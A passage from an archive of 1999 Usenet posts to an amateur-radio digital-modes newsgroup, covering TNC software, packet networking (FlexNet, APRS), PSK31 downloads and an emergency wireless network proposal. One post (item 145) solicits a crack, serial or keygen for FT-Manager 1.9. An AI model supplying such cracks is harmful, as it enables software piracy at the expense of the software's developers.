Since Multiterm '99 is written in MFC, there is a cross compiler Microsoft has for compiling the source which then becomes a MacIntosh application (VC for the Mac). We've been looking into this, and will discuss the possibility of doing this with Steven and MFJ.

The mac market is smaller than the Windows market, as we all know, and that seems to be a reason that alot of developers shy away from it.

Ernst Niggli wrote in message <3695B331.4536181F@pyl.unibe.ch>...
>Rick, will there be a version of Multiterm '99 running on the Macintosh? Or do
>you know of
>any other new software developments for this platform supporting the MFJ1278?
>
>73
>
>
>Ernst Niggli
>HB9PVI@HB9PD.CHE.EU
>
>Rick Ruhl wrote:
>
>> Bob,
>>
>> If the TAPR 1.1.9/1.1.9 host is the WA8DED host mode, then no, this version
>> will not support it. Multiterm '99 will support BLP host on the 1270. I
>> think the 1270B firmware was the last to support it. Just type BLP at the
>> cmd: prompt and if it doesnt say EH?, you're good to go.
>>
>> But the plan is to do a WA8DED host version, which would support PacComm,
>> SCS and the TAPR TNC's. CSS's goal is to have one standard interface for all
>> the TNC's, so when you switch between TNC's, the look and feel is the same.
>>
>> We're also going to be adding the HAL HF Modems also to the product line, as
>> well as have other products for both the ham and marine community (many are
>> in beta now).

>>
>> Creative Services Software is a 6 person software development company. Of
>> those 6, 4 are hams, and our mission is to provide high quality software
for
>> the ham and mariner.
>

119. Packet Interference NYC area HELP!!!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: wsi261@banet.net
Message-ID: <36965ed5.0@news1.ibm.net>
Source record: 20463

Can anyone help me with a strong packet signal around the Staten Island NY area. The signal is on 222.230 Mhz.It is interfering with a repeater with an input of 222.240 Mhz output on 223.840. Any help would be appreciated...Thanks..Lee>>>>

120. radio a manovella

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: gcastal@iol.it
Message-ID: <369642c7.1917532@news.iol.it>
Source record: 20464

Tempo fa lessi di una radio che funzionava caricando manualmente una
molla.Qualcuno sa dirmi dove reperirla in italia?
Grazie e scusatemi per l'OT

121. ANYONE KNOW THESE ITEMS?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: ronylu@sirius.com
Message-ID: <775uvtopn1@news1.sirius.com>
Source record: 20465

```
Noumanns
tube pres
CD 1-offs

thank you if you can identify these!
```

122. HELP IDENTIFY THESE?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: ronylu@sirius.com
Message-ID: <775uvvopn2@news1.sirius.com>
Source record: 20466

Noumanns
tube pres
CD 1-offs

what are these? thanks for helping me. i am trying to decipher a newspaper ad for a recording studio.

123. Re: DTMF Decoding w/Soundblaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: nobody@xxx.com
Message-ID: <36969918.DA424A31@xxx.com>
Source record: 20467

An implementation of the DTMF decoder (goertzel algo)
for SB exists for Linux, and , I did see a repost for it.
Please search for this on the phrack site.

Best Regards

Michael W. Dunham wrote:

> Does anyone know of any source code in C or Basic that I can get a hold
> of which decodes DTMF tones through a Soundblaster.
>
> Please respond to kb9mlh@amsat.org

124. Re: Packet Interference NYC area HELP!!!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <ocyl2.1343$lz1.5739440@news.goodnet.com>
Source record: 20468

1. Use a PL.
2. Advise your Incorporated Frequency Coordinator.
3. Check to see it's not a harmonic from a co-located emitter.
4. Use a TNC to decode the packet, and talk to the licensee.

wsi261@banet.net wrote

>Can anyone help me with a strong packet signal around the Staten Island NY
>area. The signal is on 222.230 Mhz.It is interfering with a repeater with
an
>input of 222.240 Mhz output on 223.840. Any help would be
>appreciated...Thanks..Lee>>>>

125. Re: want program PSK31SBW.ZIP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <3696BD68.1B29@ibm.net>
Source record: 20469

amfone@concentric.net wrote:
>
> HELLO and thanks for reading.
> I have heard about a new digital mode which I would like to try.
> I need to find the program PSK31SBW.ZIP...
> if you know where I can find this program please let me know..

How about: ftp://det.bi.ehu.es/pub/ham/psk31/psk31sbw.zip
--
73, Cecil, W6RCA http://people.delphi.com/CecilMoore

126. want program PSK31SBW.ZIP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: amfone@concentric.net
Message-ID: <776afk$6dm$1@nnrp1.dejanews.com>
Source record: 20470

HELLO and thanks for reading.
I have heard about a new digital mode which I would like to try.
I need to find the program PSK31SBW.ZIP...
if you know where I can find this program please let me know..
thanks 73 tim wb8uhz

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

127. Re: simple digital radio remote control

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: dgoncz@aol.com
Message-ID: <19990108234038.01731.00003244@ng42.aol.com>
Source record: 20471

You might be able to connect a keyboard cable to one of the links I have seen. They are RS-232 and can go a couple hundred feet. Might be 900 MHz. About 100 dollars. I think you get a matching pair for that price. I think they go to 19,200 bps.

The IBM compatible keyboard port is a serial port. Specs, I dunno.

Yours,

Doug Goncz
Replikon Research, Fairfax County, VA

If your dreams are lurid and vivid does that make you livid?

128. Re: DTMF Decoding w/Soundblaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: dgoncz@aol.com
Message-ID: <19990108234510.01731.00003247@ng42.aol.com>
Source record: 20472

>Does anyone know of any source code in C or Basic that I can get a hold
>of which decodes DTMF tones through a Soundblaster.

http://members.xoom.com/ZL1BPU/Contents.html

refers to Hellschreiber which are various ways of imaging spectral data.

AOL has some programs in their download library that will decode DTMF. How many digits? Substitute for keyboard input? Or to a file? Caller ID as well? All 16 digits?

Posted and mailed.

Yours,

Doug Goncz
Replikon Research, Fairfax County, VA

If your dreams are lurid and vivid does that make you livid?

129. Re: Does anyone use FAX any more? Follow-up

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: dgoncz@aol.com
Message-ID: <19990108234716.01731.00003252@ng42.aol.com>
Source record: 20473

Well, don't the satellites still transmit cloud pictures from orbit using fax?

>Well, nobody has owned up to actually using FAX on the amateur bands

Yours,

Doug Goncz
Replikon Research, Fairfax County, VA

If your dreams are lurid and vivid does that make you livid?

130. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Mark Brown <kb0pyo@rconnect.com>
Message-ID: <3696F081.6D8C5655@rconnect.com>
Source record: 20474

Hi All
DownEast Microwave sells 144mhz to whatever microwave
transverters for less than $300 in kit form. Not much more
than some of the multi mode controllers. The equipment is
there but nobody is home!
Mark
6m thru 1296 with very little activity other than 2m
fm(yuck)

Charles Brabham wrote:
>
> William A. Wetzel wrote in message <3694A343.7E1A@pacbell.net>...
> >Has it ever occurred to anyone that the vast expanse we have in microwave
> >spectrum is being overlooked for high speed trunking? Just a thought...
>
> It's a great idea.
>
> The holdup, as usual, is in the lack of inexpensive, easy to set up and
> maintain equipment which is widely, easily available. None of the microwave
> and high-speed equipment has met those criteria yet, so none of it beyond
> 9.6kb or so has seen widespread use in the US.
>
> Everybody has been saying that the situation will change for the better
> really soon. They've been saying it for a little over a decade, now.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

131. Wanted: Info on Astro Lab company and receiver MTR-209

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Norman Gillaspie <norman@pcseng.com>
Message-ID: <36971312.0@192.168.1.2>
Source record: 20475

have aquired a survelliance receiver made by a company called
Astro Link. The reciever is an MTR-209.

Does anyone know where this company is located or
have information on this receiver.

Norman

norman@pcseng.com

132. A Proposal for a Wireless Internet of Portable Nodes (WIPNet)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Jon Roland <jon.roland@constitution.org>
Message-ID: <Chameleon.915877132.jon.roland@CRL.crl.com>
Source record: 20476

A Proposal for a Wireless Internet of Portable Nodes (WIPNet)
by Jon Roland KC5MYS jon.roland@constitution.org

The prospects that the Y2K problem, or other such cascade failure arising from other causes, might bring down power grids and telecommunications systems, suggests that we consider establishing an alternative communications system that could support emergency services in such an event.

One of the main ways that emergency communications has been provided in the past is through amateur radio networks. However, the advent of packet radio and other forms of digital communications on amateur bands suggests a better use of the bandwidth, especially since a nationwide or worldwide failure of essential systems would be likely to overwhelm the ability of traditional amateur voice communications to cope with the situation.

A number of amateur and commercial researchers have been exploring expansion of the Internet to radio links, using the TCP/IP and AX-25 protocols and making use of both the amateur bands and the newly available spread spectrum bands. These are represented by such efforts as FlexNet and AMPRnet, and such services as Ricochet. See http://www.constitution.org/amprnet/amprnet.htm

This is to suggest that we get together to establish a much more ambitious system. The effort is complicated by the need to confine the use of amateur bands to licensed amateurs, which is not a limitation for the use of spread spectrum bands. The following are the design specifications for such a system.

- All nodes would be portable computers and transceivers. There would be no wired backbone, although there could be connections to the wired backbone to make use of it, if it is available, such as to span what would otherwise be breaks in the network.

- The geographic range of the system would be nationwide or worldwide. Any node would be able to send an email message to any other anywhere on the network, regardless of the number of hops in between. There would also be support for newsgroup, ftp and WWW services, but these might be restricted in the event of an emergency.

- The primary bands would be spread spectrum, with perhaps some use of HF bands for longer distances, to span breaks in the network.

- The addressing and routing scheme would permit all nodes to move about freely, and perhaps rapidly, without every node having to have a complete database of every node and its location, although such a database might be available on some nodes, making them DNS servers.

- There would be a priortization protocol to permit high priority messages to have routing priority over lower ones.

There are many advantages to the use of spread spectrum. It supports higher bandwidths, makes more efficient use of a given band, and provides better security. At the moment its use is limited to the 900 MHz and 2.4 GHz bands, and to 1 W, but amplifiers are available for use outside the U.S., and we can expect that use at higher powers would be excusable in the event of a national emergency, as would the use by non-licensed personnel. A protocol would have to be adopted for exchanging sequence codes among cooperating transceivers, but PGP-encrypted messages on a standard contact sequence could be used for that and for authentication of the nodes. It would also be better suited for preventing packets from going astray.

It would be possible, in principle, for nodes within range of each other to update one another's link databases, and for those databases to be transmitted to other nodes to update their, on a continuing basis, so that every node would maintain an updated database of every node and which was in range of which other, however, this would involve too heavy an overhead. A different approach would be for each node to transmit its approximate grid location, either set manually or taken from GPS, and messages routed along a node path that would take them in the general direction of the target node until a link was established.

The line-of-sight range of both VHF FM and SS is about 20 miles, under good conditions, and using antennas that could be carried by a person. That means that to establish a nationwide network, and to provide sufficient bandwidth for heavy message traffic, there would need to be a fairly dense positioning of nodes not more than 20 miles apart, and preferably closer, across the country. This could be a problem in some of the Western states, especially desert country, where population density is low, but in an emergency node-bearing operators could scatter themselves and position themselves to make sure that coverage was complete. Three or four operators in each of the 3000 counties in the United States might be sufficient.

Small notebook or wearable computers with large disk drives are now becoming available, and they should soon become fairly inexpensive. SS 1 W transceivers are also becoming available at a cost of about $200 each. The only other things that would be needed would be power packs, a good antenna, and perhaps extra disk drive capacity, all of which could be carried by an operator in a backpack.

The importance of portability must be emphasized. In an emergency, the availability of fuel to operate a vehicle cannot be assumed, although vehicle based mobile systems might be made use of if available. But operators should plan on being able to operate on foot, perhaps using solar cells to recharge their batteries. The operator will also have to carry water, food, medical, and other survival supplies on him, so the communications equipment needs to be as small, light, and easy to use while on the move as possible.

The military has such systems, but, typically, they are too expensive for civilian use. Indeed, they are too expensive for widespread use by the

military, which is why we cannot depend on military or national guard personnel to provide such services in an emergency. This needs to be a civilian, autonomous system that is not under central authority or control, like the Internet itself, and that therefore cannot easily be interdicted or interfered with by anyone.

We need to vigorously pursue the development, testing, and deployment of such a system, with the goal of full deployment not later than October, 1999. Comments for ways to do this are welcome.

==========
Constitution Society, 1731 Howe Av #370, Sacramento, CA 95825
916/568-1022, 916/450-7941VM Date: 01/09/99 Time: 02:16:29
http://www.constitution.org/ mailto:jon.roland@constitution.org
==========

133. Re: Does anyone use FAX any more? Follow-up

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <zEXMSCAwjwl2EwuS@dowrmain.demon.co.uk>
Source record: 20477

In article <19990108234716.01731.00003252@ng42.aol.com>, DGoncz
<dgoncz@aol.com> writes
>Well, don't the satellites still transmit cloud pictures from orbit using fax?
>
>>Well, nobody has owned up to actually using FAX on the amateur bands
~~~~~~~~~~~~~~
^^^^^^^^^^^^^

Well, not on the amateur bands, so far as I know :-)
~~~~~~~~~~~~~~

73
Ian, G3NRW

134. Re: want program PSK31SBW.ZIP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <KVISmJANYxI2EwY+@dowrmain.demon.co.uk>
Source record: 20478

In article <776afk$6dm$1@nnrp1.dejanews.com>, amfone@concentric.net
writes

> I need to find the program PSK31SBW.ZIP...

http://aintel.bi.ehu.es/psk31.html

73
Ian, G3NRW
--
+---+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: ianwade@netro.co.uk |
| "I found myself through APRS" |
+---+

135. Any APRS in New Zealand ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <igLIbFACz0l2Ewu9@dowrmain.demon.co.uk>
Source record: 20479
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

I'm going down under to New Zealand soon, and would like to meet anyone
there using APRS. Please reply by email, not via this group, to:

ianwade@netro.co.uk

73
Ian, G3NRW
--

```
+-----------------------------------------------------------------+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: ianwade@netro.co.uk |
| "I found myself through APRS" |
+-----------------------------------------------------------------+
```

136. Re: HELP IDENTIFY THESE?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Brock <wbrock@mc.net>
Message-ID: <3697600A.FFBDDC50@mc.net>
Source record: 20480

ronylu@sirius.com wrote:

> Noumanns
> tube pres
> CD 1-offs

CD 1-offs means doing a "one-off" recording of your own CD

>
>
> what are these? thanks for helping me. i am trying to decipher a newspaper
> ad for a recording studio.

137. DSP232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net>
Message-ID: <7781sg$pii@bgtnsc03.worldnet.att.net>
Source record: 20481

OK, its been three days since I got my dsp232. I've discoverd a few problems that Timewave didnt. This might just be my unit so any imput is welcome. First, The threshhold commands AUTOTHR & THR make no differance in packet mode. The led for DCD just flickers all the time. Second, the tnc sends ontop of other stations with wild abandon! It dosnt seem to notice any other station. Not even the one you are working. Oddly the THR & AUTOTHR commands seem to work for rtty and amtor. The modems listed in the manual arnt in the places they say they are. Modem 13 should be the 1200 baud fsk modem, its not thats modem 12. This thing needs LOTS of work not just a few fixs. Let me know what you guys find please. 73 de N8XYN

--
mail

138. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <777e9b$kv7@enews1.newsguy.com>
Source record: 20482

w0rli@my-dejanews.com wrote in message <75rgmlau1@nnrp1.dejanews.com>...

>> >One last comment: I really fail to see the advantage to Flexnet. What
>> >NET/ROM problems does it overcome? Routing loops? Wide area
connectivity?
>> >Does it have zoning (could not figure this out from the specs)?
>> >In the network here, NET/ROM (mostly BPQ running in computers or
>> >in Data Engines) works fine, with the occasional problem usually
>> >tracked down to RF problems not networking problems.
>>
>> Flexnet is a DAMA protocol with masters and slaves. It resolves the
>> contention problems of a CSMA protocol. Otherwise it isn't much
>> different than netwrong.
>
>That's what I thought. I'm kinda looking around for new ideas to play
>with. As many have pointed out, the "old BBS paradigm" needs to be
>abandoned. My idea is to do exactly that, but to interoperate for a time.

Actually FlexNet is very different from NetRom, beyond it's DAMA access. FlexNet does not support NetRom functions, does not use aliases or transmit "nodes" lists. It's very different, and many of the best features will not be readily aparrent to you until you have at least one, and preferably two or more FlexNet digis running. If you took a casual look and dismissed it without trying it out for yourself, then you missed out on a good deal.

FlexNet is currently the most sophisticated and functional Packet networking system available to Hams. It is at least ten years ahead of anything that Hams in the US are used to using. If it seems strange and different to you, that's because it is. It is also better than what you are used to, and much easier to use.

Try it out for a while, then talk about how it's "just like NetRom". From what I can tell by your conversation, neither of you guys have even read the docs yet. If you had, you would know better.

If you had operated it for a while, I believe you would both be singing a different tune right now.

Ask the Hams in New York, who have shut out and isolated the LandLine Lids and who are building a rapidly expanding, all-RF FlexNet network there. Right now, this is the only bit of packet net in the US that I am aware of that is rapidly growing. Everybody else appears to have the blahs, and I can't blame them. The Hams I hear from New York are excited and enthusiastic about what they are doing.

Find out why.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

139. WTB: RAT SHACK DIGITAL SOUND LEVEL METER

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: vichath@aol.com
Message-ID: <19990109145608.02555.00002647@ng62.aol.com>
Source record: 20483

If you have one collecting dust and would like to turn it into cash, email me directly.

Thanks

140. Newbie Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Null_Packet <Jay@doscher.com>
Message-ID: <ywRl2.2481$cR3.1827@news.rdc1.sdca.home.com>
Source record: 20484

Is there a site that someone can recommend for learning about packet radio?
Thanks.

141. Re: Newbie Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7790da$jbt@enews2.newsguy.com>
Source record: 20485

Null_Packet wrote in message ...
>Is there a site that someone can recommend for learning about packet radio?
>Thanks.
>
>

http://www.packetradio.com PacketRadio.Com is a good place to start,
probably the best.

My web page, listed below, also has lots of Packet-related info and links.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

142. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77915s$js0@enews2.newsguy.com>
Source record: 20486

Brian Mullaney wrote in message <77867k$9bf$1@lawrenceville.mccc.edu>...
>Charles Brabham (n5pvl@texoma.net) wrote:
>
>> FlexNet is currently the most sophisticated and functional Packet
networking
>> system available to Hams. It is at least ten years ahead of anything that
>
>Its an automatic L2 routing protocol, Charles. What is so magic about
>that? INP does the same thing, and its spec. is available for public
>review.

There's a bit more to it that that. You might as well be saying it's "just like NetRom".

>
>If flexnet was the end-all of packet networking, it would of taken over
>all of Germany, not just half of it.

Yeah, they said the same thing about capitalism.

>
>> Ask the Hams in New York, who have shut out and isolated the LandLine
Lids
>> and who are building a rapidly expanding, all-RF FlexNet network there.
>
>Well, only if you consider "landline lids" as "anyone who has an interest
>in something other then PBBS & keyboard to keyboard ax.25", because it was
>the pbbs crowd that forced through the change.

I'm talking about "Internet Forwarders", not ip users. The NY FlexNet folks have a special interest in running IP over FlexNet. I'm pretty sure I would have heard about it if they had any trouble doing so.

It's used with IP in Europe a lot, don't see why it shouldn't do the same right here. The main difference is the high-speed, full-duplex node-node links in the German network. That in itself would tend to make operation of amateur tcpip more rewarding.

I have monitored IP traffic on my FlexNet node which did not display properly on my old 'BPQ node, but have not run IP over it myself. FlexNet is supposed to be "transparent", in that you pump IP in one end, and that's what comes out the other end. Your guess as to what that means is as good as mine.

The Win95 version of FlexNet allows use of native Win95 tcpip applications and servers. Netscape, WSFTP, ect, over tcpip or ax25, your choice. Sounds tcpip friendly to me. Maybe you should check out their web site, read the

docs.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

143. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7791et$jup@enews2.newsguy.com>
Source record: 20487

Brian Mullaney wrote in message <778g45$m8v$1@lawrenceville.mccc.edu>...
>Charles Brabham (n5pvl@texoma.net) wrote:
>
>> Ask the Hams in New York, who have shut out and isolated the LandLine
Lids
>> and who are building a rapidly expanding, all-RF FlexNet network there.
>
>I should also point out, Charles, that while the TCP/IP people in the
>region were, indeed, "shut out", changes were made to MFNOS - and things
>now work fine again.

It was the "Internet Forwarders" who were shut out, not the IP users. The early problems with NOS represented "teething pains" for a new network, not a deliberate shut-out.

>
>The problems were related to the fact that flexnet only reliably carries
>frames with a AX.25 PID of 0xF0 (no layer 3 protocol)

That's what I heard. That was worked out a couple of months back, wasn't it?

The "Internet Forwarders" are still there, but they are not allowed to subvert the network, and end up only talking to each other. They'll get tired of that quick enough.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

144. Packet Path? Help, I'm new to this

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-09 00:00:00 UTC
From: Mark Pedroia <mpedroia@sonic.net>
Message-ID: <779fh7$lh6$1@ultra.sonic.net>
Source record: 20488

My new Kenwood HT-D7A handheld has a built in TNC and APRS. I'm new to this and have been experimenting with it.

I'm able to enter my lat/long, icon, call sign, messages and receive messages from others in my area however I can't seem to send any. They transmit, but aren't received, at least I'm not getting a response and my ID doesn't show up on the map.

I'm using the 144.390 freq and I believe my problem is in the packet path setup. From what I can gather from a few webpages, I need to specify the path and currently I have it set to the call sign of a very close digipeter which happens to be wb6tms-5, relay, wide.

Is the format of the path correct? Is there a standard way to do this? Anyone else doing this on the Kenwood.

Please post to the group, thanks in advance

Mark Pedroia
KF6TYS

145. FT-Manager Version 1.9 -- CRACK/SERIAL/KEYGEN WANTED

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: radiowares@my-dejanews.com
Message-ID: <77938d$e3o$1@nnrp1.dejanews.com>
Source record: 20392
Cross-posted to: rec.radio.amateur.misc,alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,alt.ham-radio.packet

Looking for a crack/serial/keygen for FT-Manager version 1.9
Email me if you have one!

Thanks

==========
radiowares@my-dejanews.com Searching for Cracks/Serials/Keygens
for HAM RADIO, SCANNER, MORSE CODE, and related Software.
==========

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

146. Morse Code program for the Mac?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: Peter Fournia <glide@frontiernet.net>
Message-ID: <3698407C.CE4E47C2@frontiernet.net>
Source record: 20393

Anyone have a simple freeware Morse Code program for the Mac? Something

like the Morse Code Trainer by KB9PSL (PC) would be great. I need it
for the
Radio Coach program we are doing in a Rochester, NY school.

Peter Fournia
W2SKY

147. Re: QUESTION - wireless careers ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <36986237.51C8@ix.netcom.com>
Source record: 20394
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc

KF5ND@yahoo.com wrote:
>
> I'd like to find out what the hot sectors are in wireless telecommunications
> these days. Any information concerning fast-growing companies (including URLs)
> would be greatly appreciated.

-----BEGIN PGP SIGNED MESSAGE-----

Patricia Gibbons, WA6UBE replies:

The HOT sectors are:

1:PCS-band cellular,

2:NexTel Communications,(Nextel is buying up the older 800 MHz
SMR-Trunked systems and converting them to networked digital
systems for regional radio coverage in a
"sort-of-like cellular-phone" system.

3:Motorola's new "Iridium" world-wide phone system utilizing
low-earth-orbit satellites and hand-held phones that go anywhere.

4:With more standardization of the new 700 MHz Public-Safety radio band,
expect to see more products and infrastructure, and equipment for
interoperability with State and Federal Agencies.

5:Police Mobile Data (we have swapped out all of our lower-speed
Motorola KDT480 terminals (4.8 KB) in favor of ruggedized laptop PC's
in
our police cars, and the newer VRM600 mobile radio modems operating
at 19.2 KB.

6:More use of devices that incorporate 2-way paging, and e-mail
in portable devices that replace the ubiquitious pocket pager.

7:More use by the public-at-large of monitor and alert receivers
that are compliant with the new "Emergency Alert System" (EAS)
standard that is now replacing the old EBS System. These devices
will be more relied-upon by the public in order for residents
in local and regional areas to receive emergency broadcasts and
information from Federal, State, and local agencies.

8:Expect to see more "cross-over between technologies"
such as:

GPS in Police cars for Automatic Vehicle Location (AVL), tracking
and dispatch.

Fingerprints and photos sent directly to Police cars in the
field from dispatch centers, and with more advancements in
internet security, a closer connection between Public safety
mobile units (both Fire and Police) and the internet as the
net becomes a more integral part of a public-safety
communications infrastructure.

Moving the internet to more remote locations via both satellite and
HF radio techniques, such as commercial maritime use of the internet
for fishing, commerce, and messaging.

"Radio maintenance technicians will overlap with ISD/IT/computer techs
as the boundaries between the two technologies blur, forcing both
fields
to cross-train in order to be competitive in the job market." --My own
quote

-----BEGIN PGP SIGNATURE-----
Version: 4.5
Comment: My key: <http://pgp5.ai.mit.edu/pks-commands.html>

iQCVAwUBNphhvMDUh3vt7LRPAQEbLQQAvYX4SAd3v8T7KHDtgPmxsciCtbQkTE0P
H0hUajzyALhd7m9gys+kl/WWk0MUoFOtMe7uUUfRnNCBHC5DZdEEGTTiQ6XqBeIc
9qgJUhGtSCsJR62Q6ox3aTjca/gSuVuB35yCyCR/z2QG3zZqu87HVK1FXFgRNkoR
4DUJDreSC4U=
=lHuW
-----END PGP SIGNATURE-----

KF5ND writes:
> As a Radio Amateur, I have had a life-long personal interest in wireless
> telecommunications.
>
> I currently am a sales manager in the geophysical industry. If you are
> interested, you can see my resume at http://www.flash.net/~kf5nd/telecom-
> resume.html
>
> Thanks for your help.
>
> Peter Wang
> KF5ND
>
> -----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F

```
This key is RSA, NOT Diffie-Hellman !!
```

148. * Need MX in POP3 form

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: root <root@f5git.ampr.org>
Message-ID: <779u39$2ff3$2@buggy.easynet.fr>
Source record: 20395

hello everybody,

I need to found a machine connected to the Net and who can provide
for me a MX backup for two machines in a ampr.org subdomain
if possible in a pop3 account form , after it's easy for me
to retrive my subdomain trafic with fetchmail.
I can't found that here in my country because in France we haven't
a ampr.org machine connected to the net like in Usa.
If you can provide that for me please let me know :-)

Many thanks per advance , 73'Tony

Tony Schonfeld - F5GIT - GRENOBLE - Phone: (33) 0610104815
Email: tony@schonfeld.easynet.fr - WWW: http://schonfeld.iscool.net
Hamnet (ax25): f5git@f5ycp.frha.fra.eu - f5git@f5git.ampr.org

149. Re: Packet Path? Help, I'm new to this

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: Tom@astro.net
Message-ID: <77aaiulrn1@remarQ.com>
Source record: 20396

Try just wide,relay and see what happens. You see your data go out you say,
do you see an immediate brap come back as if you were digi'd?

73,
Tom

In article <779fh7$lh6$1@ultra.sonic.net>, "Mark Pedroia" <mpedroia@sonic.net>
wrote:
>My new Kenwood HT-D7A handheld has a built in TNC and APRS. I'm new to this
>and have been experimenting with it.
>
>I'm able to enter my lat/long, icon, call sign, messages and receive
>messages from others in my area however I can't seem to send any. They
>transmit, but aren't received, at least I'm not getting a response and my ID
>doesn't show up on the map.
>
>I'm using the 144.390 freq and I believe my problem is in the packet path
>setup. From what I can gather from a few webpages, I need to specify the
>path and currently I have it set to the call sign of a very close digipeter
>which happens to be wb6tms-5, relay, wide.
>
>Is the format of the path correct? Is there a standard way to do this?
>Anyone else doing this on the Kenwood.
>
>Please post to the group, thanks in advance
>
>Mark Pedroia
>KF6TYS
>
>
>
>

Remove the "P" from the below address (spam blocker)

Tom Randall Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10
tprandall@idsi.net Member: AAVSO Solar Division

My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html

Opinions herein are mine and may not be that of Idsi.Net!

150. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-10 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36cab48f.845461841@news.atl.bellsouth.net>
Source record: 20397

On Thu, 07 Jan 1999 18:38:29 GMT, Dana@Source.Net (Dana H. Myers K6JQ) wrote:
>In article <3694C786.B93616CA@zeus.uet.e-technik.tu-darmstadt.de>,
> Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>
>> Keep in mind that TCP/IP was *never* designed to be used on wireless
>> networks. It can stand
>> very little packet loss which it believes to be caused by network
>> congestion (which would
>> be wrong if the packet loss is caused by bit errors - which you find on
>> wireless
>> networks). So if you want to use it, you have to use a powerful L2
>> protocol underneath it.

I would note that the very first TCP/IP network used a mobile RF link.
TCP/IP was intended from the start to be able to run over any underlying
infrastructure. But TCP/IP is an internetworking and transport protocol,
it isn't now, and never was, a link layer protocol. That's a totally separate
issue.

